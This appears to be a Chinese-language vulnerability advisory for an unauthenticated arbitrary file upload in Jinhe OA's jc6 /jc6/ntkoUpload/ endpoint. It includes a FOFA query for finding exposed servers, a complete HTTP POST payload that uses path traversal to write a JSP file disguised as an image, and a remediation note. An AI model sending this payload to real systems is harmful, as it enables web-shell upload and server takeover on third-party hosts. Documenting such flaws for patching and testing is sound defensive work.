J1-16金和-OA-文件上传

漏洞描述：

金和OA jc6系统/jc6/ntkoUpload/接口处存在任意文件上传漏洞，未经身份认证的攻击者可利用此漏洞上传恶意后门文件，最终可导致服务器失陷。

影响版本：

- 金和 OA

网络测绘：

fofa语法：


FOFA：app="金和网络-金和OA"

漏洞复现：


payload：

```
POST /jc6/ntkoUpload/ntko-upload!upload.action HTTP/1.1
Host: your-ip
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary5iALAXlSiqxJXrhK
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36 Edg/114.0.1823.67
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close

------WebKitFormBoundary5iALAXlSiqxJXrhK
Content-Disposition: form-data; name="filename"

../../../../upload/a.jsp
------WebKitFormBoundary5iALAXlSiqxJXrhK
Content-Disposition: form-data; name="upLoadFile"; filename="a.jpg"
Content-Type: image/jpeg

<% out.println("Hello, World!"); %>
------WebKitFormBoundary5iALAXlSiqxJXrhK
Content-Disposition: form-data; name="Submit"

upload
------WebKitFormBoundary5iALAXlSiqxJXrhK--
```

效果图:



PS：上传路径为请求体自定义的文件路径
验证



修复建议：

修复金和OA jc6系统的/jc6/ntkoUpload/接口，确保实施身份验证和文件类型检查，以防止未授权的文件上传。